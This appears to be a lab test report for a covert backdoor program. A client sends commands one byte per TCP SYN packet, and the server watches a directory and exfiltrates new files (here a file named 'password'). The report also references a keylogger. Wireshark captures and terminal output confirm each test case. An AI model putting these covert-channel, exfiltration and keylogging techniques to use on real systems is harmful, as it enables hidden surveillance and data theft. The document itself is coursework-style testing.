
The client machine can specify for the server to monitor a certain directory on the server machine via the command **DW [DIRECTORY]** (DW stands for directory watch). Whenever a new file is created in this directory the server will automatically send it to the client machine. For the purpose of these test cases, the directory that we will be monitoring on the server is **/root/a/** and the file that we will be copying into that directory is called **password** (8 bytes big). The contents of the file is a string that reads "**js&shd***".

Test Case #19 – Client Sends Directory Watch Command

Description

The purpose of this test is to ensure that the client program sends the directory watch command to the machine running the server program.

Test

Steps	Expected	Screenshot	Result
Step 1 Run the client program and start a Wireshark capture session **Step 2** Enter the command: **dw /root/a/** **Step 3** Stop the Wireshark capture and filter on TCP traffic. Notice the packets that were sent from the client machine to the server machine **Step 4** Stop the client program	The Wireshark capture should show TCP SYN packets being sent from the client machine to the server machine. The TCP SYN packets contain 1 byte each of the command being sent.	Client program is started, and the directory watch command is entered  Wireshark shows the directory watch command being sent to the server 	**PASS**

```
15:08:36(-)root@datacomm-192-168-0-8:bin$ ./backdoor client 192.168.0.8 192.168.0.9 1 1

192.168.0.9: dw /root/a/
```

```
tcp
No.   Time          Source        Destination   Protocol  Length Info
   28 5.617906331   192.168.0.8   192.168.0.9   TCP           54 16848 → 17761 [SYN]
   30 6.617994247   192.168.0.8   192.168.0.9   TCP           54 10045 → 14181 [SYN]
   36 7.618080506   192.168.0.8   192.168.0.9   TCP           54 20298 → 15362 [SYN]
   41 8.618163356   192.168.0.8   192.168.0.9   TCP           54 13595 → 17872 [SYN]
   50 9.618247726   192.168.0.8   192.168.0.9   TCP           54 16422 → 14991 [SYN]
   51 10.618335984  192.168.0.8   192.168.0.9   TCP           54 13820 → 15254 [SYN]
   55 11.618427784  192.168.0.8   192.168.0.9   TCP           54 12064 → 19561 [SYN]
   66 12.618517674  192.168.0.8   192.168.0.9   TCP           54 20296 → 7967 [SYN] S
   73 13.618607277  192.168.0.8   192.168.0.9   TCP           54 10080 → 16963 [SYN]
   74 14.618697172  192.168.0.8   192.168.0.9   TCP           54 9145 → 12377 [SYN] S
   76 15.618787168  192.168.0.8   192.168.0.9   TCP           54 20739 → 8452 [SYN] S
   77 16.618877006  192.168.0.8   192.168.0.9   TCP           54 10676 → 20985 [SYN]
```



Test Case #20 – Server Receives Directory Watch Command

Description

The purpose of this test is to ensure the server machine receives the Directory Watch command from the client machine.

Test

Steps	Expected	Screenshot	Result



Step 1
Run the server program and start a Wireshark capture session
 	
Step 2
Run the client program and enter the command: **dw /root/a/**
 	
Step 3
Stop the Wireshark capture once the command appears in the terminal window running the server program. In Wireshark filter on TCP traffic. Notice the packets that were received by the server form the client
 	
Step 4
Stop both programs
	The Wireshark capture should show SYN packets being sent from the client machine to the server machine. Once the server receives the full command it should be displayed within the terminal window.	The command is displayed in the terminal window when received.
		
		`15:00:28(-)root@datacomm-192-168-0-9:bin$ ./backdoor server 192.168.0.9 192.168.0.8`
		`1 1 dgvix /dev/input/by-path/pci-0000:00:1a.0-usb-0:1.1.4:1.0-event-kbd`
		`cmd: dw /root/a/`
		
		Wireshark shows the keylogger command being received by the server
		
		`tcp`
		`No.  Time          Source       Destination  Protocol Length Info`
		`29 6.102343824   192.168.0.8  192.168.0.9  TCP  60 16848 → 17761 [SYN]`
		`31 7.102464723   192.168.0.8  192.168.0.9  TCP  60 10045 → 14181 [SYN]`
		`36 8.102543533   192.168.0.8  192.168.0.9  TCP  60 20298 → 15362 [SYN]`
		`38 9.102597349   192.168.0.8  192.168.0.9  TCP  60 13595 → 17872 [SYN]`
		`47 10.102707390  192.168.0.8  192.168.0.9  TCP  60 16422 → 14991 [SYN]`
		`49 11.102795856  192.168.0.8  192.168.0.9  TCP  60 13820 → 15254 [SYN]`
		`52 12.102864531  192.168.0.8  192.168.0.9  TCP  60 12064 → 19561 [SYN]`
		`64 13.102981397  192.168.0.8  192.168.0.9  TCP  60 20296 → 7967 [SYN] S`
		`66 14.103067042  192.168.0.8  192.168.0.9  TCP  60 10080 → 16963 [SYN]`
		`68 15.103138922  192.168.0.8  192.168.0.9  TCP  60 9145 → 12377 [SYN] S`
		`69 16.103247518  192.168.0.8  192.168.0.9  TCP  60 20739 → 8452 [SYN] S`
		`71 17.103339400  192.168.0.8  192.168.0.9  TCP  60 10676 → 20985 [SYN]`
			PASS

Test Case #21 – Server Sends new File when Create Event Occurs

Description

The purpose of this test is to ensure the server machine sends the contents of whatever file that is created in the directory being watched

Test




Steps	Expected	Screenshot	Result
Step 1 Run the server program and start a Wireshark capture session **Step 2** Run the client program and enter the command: **dw /root/a/** **Step 3** On the server machine copy the file **password** into the directory **/root/a/** **Step 4** Notice in Wireshark TCP SYN packets begin to send from the server to the client when the new file is copied over **Step 5** Stop the Wireshark capture when you notice the TCP SYN traffic stop from the server to the client. Stop both programs.	In Wireshark there should be noticeable TCP SYN traffic going from the server machine to the client machine. This will occur once the file **password** is copied over to the **/root/a/** directory.	Copy **password** file into **/root/a/** directory  root a Downloads File Edit View Go Bookmarks Help Elevated Privileges My Computer Home Desktop File Syst Name Size Type Date Modified password 8 bytes Text Sat 01 Dec 2018 01:14:32 Name Size Type file1 14 bytes Text password 8 bytes Text → 17761 [→ 14181 [→ 15362 [→ 17872 [→ 14991 [→ 15254 [→ 19561 [→ 7967 [S → 16963 [→ 12377 [S → 8452 [S → 20985 [Wireshark shows TCP SYN traffic going from server to the client after copy occurs  127 27.865453712 192.168.0.9 192.168.0.8 TCP 54 12445 → 19070 [SYN] 133 28.865551687 192.168.0.9 192.168.0.8 TCP 54 15954 → 7473 [SYN] 138 29.865639958 192.168.0.9 192.168.0.8 TCP 54 8796 → 14183 [SYN] 143 30.865735176 192.168.0.9 192.168.0.8 TCP 54 19333 → 20156 [SYN] 145 31.865825635 192.168.0.9 192.168.0.8 TCP 54 12484 → 10923 [SYN] 158 32.865921495 192.168.0.9 192.168.0.8 TCP 54 14496 → 13190 [SYN] 161 33.866033146 192.168.0.9 192.168.0.8 TCP 54 14264 → 16357 [SYN] 164 34.866126424 192.168.0.9 192.168.0.8 TCP 54 9666 → 7787 [SYN] S 165 35.866217063 192.168.0.9 192.168.0.8 TCP 54 11210 → 9025 [SYN] 167 36.866386719 192.168.0.9 192.168.0.8 TCP 54 9154 → 21963 [SYN] 168 37.866478765 192.168.0.9 192.168.0.8 TCP 54 11782 → 17885 [SYN] 174 38.866579596 192.168.0.9 192.168.0.8 TCP 54 19271 → 14925 [SYN] 179 39.866675233 192.168.0.9 192.168.0.8 TCP 54 11380 → 16710 [SYN] 194 40.866783871 192.168.0.9 192.168.0.8 TCP 54 21509 → 13400 [SYN] 207 41.866895602 192.168.0.9 192.168.0.8 TCP 54 7244 → 9831 [SYN] S 212 42.867010935 192.168.0.9 192.168.0.8 TCP 54 18632 → 8231 [SYN] 214 43.867103757 192.168.0.9 192.168.0.8 TCP 54 16436 → 18481 [SYN] 218 44.867197075 192.168.0.9 192.168.0.8 TCP 54 9796 → 9710 [SYN, C	PASS

Test Case #22 – Client Receives New File

Description

The purpose of this test is to ensure that the client receives the new file that created the inotify CREATE event on the server.

Test

Steps	Expected	Screenshot	Result
Step 1 Run the server program **Step 2** Run the client program and enter the command: **dw /root/a/** **Step 3** Navigate to the project`s **data** folder. Notice that after a few seconds a file called **password** will appear and the size of the file increases 1 byte at a time. **Step 4** Once the size of the file reaches 8 bytes notice the success full file transfer message in the client`s terminal. At this point stop the client Wireshark capture and both programs	A file called **password** should appear in the project`s **data** folder. The size of the file should be 8 bytes. A successful transfer message should appear in the client`s terminal. Wireshark should show TCP SYN traffic going from the server to the client machine.	Wireshark shows the server sending back TCP SYN packets  136 27.381159310 192.168.0.9 192.168.0.8 TCP 60 12445 → 19070 [SYN] 141 28.381252863 192.168.0.9 192.168.0.8 TCP 60 15954 → 7473 [SYN] S 147 29.381364956 192.168.0.9 192.168.0.8 TCP 60 8796 → 14183 [SYN] S 151 30.381435425 192.168.0.9 192.168.0.8 TCP 60 19333 → 20156 [SYN] 154 31.381524738 192.168.0.9 192.168.0.8 TCP 60 12484 → 10923 [SYN] 166 32.381672170 192.168.0.9 192.168.0.8 TCP 60 14496 → 13190 [SYN] 170 33.381751984 192.168.0.9 192.168.0.8 TCP 60 14264 → 16357 [SYN] 172 34.381831378 192.168.0.9 192.168.0.8 TCP 60 9666 → 7787 [SYN] Se 174 35.381940410 192.168.0.9 192.168.0.8 TCP 60 11210 → 9025 [SYN] S 175 36.382119703 192.168.0.9 192.168.0.8 TCP 60 9154 → 21963 [SYN] S 178 37.382211156 192.168.0.9 192.168.0.8 TCP 60 11782 → 17885 [SYN] 183 38.382314852 192.168.0.9 192.168.0.8 TCP 60 19271 → 14925 [SYN] 189 39.382403134 192.168.0.9 192.168.0.8 TCP 60 11380 → 16710 [SYN] 202 40.382490897 192.168.0.9 192.168.0.8 TCP 60 21509 → 13400 [SYN] 216 41.382630385 192.168.0.9 192.168.0.8 TCP 60 7244 → 9831 [SYN] Se 220 42.382724370 192.168.0.9 192.168.0.8 TCP 60 18632 → 8231 [SYN] S 223 43.382820482 192.168.0.9 192.168.0.8 TCP 60 16436 → 18481 [SYN] 226 44.382933349 192.168.0.9 192.168.0.8 TCP 60 9796 → 9710 [SYN, CW The file **password** appears (8 bytes in size). Content of file is as expected.  Name · Size · Type · Date Modifi password · 8 bytes · Text · Sat 01 Dec 2  File Edit View Search Tools Elevated Privileges j s&shd*	**PASS**

Exit Command

The client machine can specify for the server to terminate via the **exit** command. When this command is entered both the client program and the server program will terminate.



Test Case #23 – Client Sends Directory Watch Command

Description

The purpose of this test is to ensure that the client program sends the exit command to the server and then terminates itself.

Test

Steps	Expected	Screenshot	Result

Step 1
Run the client program and start a Wireshark capture session
Step 2
Enter the command: **exit**
Step 3
Stop the Wireshark capture and filter on TCP traffic. Notice the packets that were sent from the client machine to the server machine
Step 4
Stop the client program
	The Wireshark capture should show TCP SYN packets being sent from the client machine to the server machine. The TCP SYN packets contain 1 byte each of the command being sent.	Client program is started, and the exit command is entered. Program then terminates
		
		`15:16:17(-)root@datacomm-192-168-0-8:bin$ ./backdoor client 192.168.0.8 192.168.0.9 1 1`
		`192.168.0.9: exit`
		`Terminating`
		`15:21:53(-)root@datacomm-192-168-0-8:bin$`
		Wireshark shows the exit command being sent to the server
		
		`tcp`
		`No.  Time         Source        Destination   Protocol  Length Info`
		`   5 1.898749072  192.168.0.8   192.168.0.9   TCP       54 11155 → 12115 [SYN]`
		`   7 2.898838372  192.168.0.8   192.168.0.9   TCP       54 15082 → 9880 [SYN]`
		`  12 3.898928163  192.168.0.8   192.168.0.9   TCP       54 20664 → 12720 [SYN]`
		`  18 4.899018369  192.168.0.8   192.168.0.9   TCP       54 10936 → 20539 [SYN]`
		`  22 5.899109292  192.168.0.8   192.168.0.9   TCP       54 13118 → 7599 [SYN]`
			PASS

Test Case #24 – Server Receives Exit Command

Description



The purpose of this test is to ensure the server machine receives the exit command from the client machine and then terminates itself.

Test

<table>
<tr><th>Steps</th><th>Expected</th><th>Screenshot</th><th>Result</th></tr>
<tr>
<td><b><u>Step 1</u></b>
Run the server program and start a Wireshark capture session

<b><u>Step 2</u></b>
Run the client program and enter the command: <b>exit</b>

<b><u>Step 3</u></b>
Stop the Wireshark capture once the command appears in the terminal window running the server program. In Wireshark filter on TCP traffic. Notice the packets received by the server form the client

<b><u>Step 4</u></b>
Stop both programs</td>
<td>The Wireshark capture should show SYN packets being sent from the client machine to the server machine. Once the server receives the full command it should be displayed within the terminal window.</td>
<td>The command is displayed in the terminal window when received.

<pre>
15:16:17(-)root@datacomm-192-168-0-9:bin$ ./backdoor server 192.168.0.9 192.168.0.8
1 1 dgvix /dev/input/by-path/pci-0000:00:1a.0-usb-0:1.1.4:1.0-event-kbd
cmd: exit
15:21:53(-)root@datacomm-192-168-0-9:bin$
</pre>
Wireshark shows the exit command being received by the server

<pre>
tcp

No.   Time   Source   Destination   Protocol Length Info
    7 2.708217651   192.168.0.8   192.168.0.9   TCP   60 11155 → 12115 [SYN]
    8 3.708327056   192.168.0.8   192.168.0.9   TCP   60 15082 → 9880 [SYN]
   14 4.708374032   192.168.0.8   192.168.0.9   TCP   60 20664 → 12720 [SYN]
   19 5.708486976   192.168.0.8   192.168.0.9   TCP   60 10936 → 20539 [SYN]
   24 6.708586130   192.168.0.8   192.168.0.9   TCP   60 13118 → 7599 [SYN]
</pre></td>
<td><b>PASS</b></td>
</tr>
</table>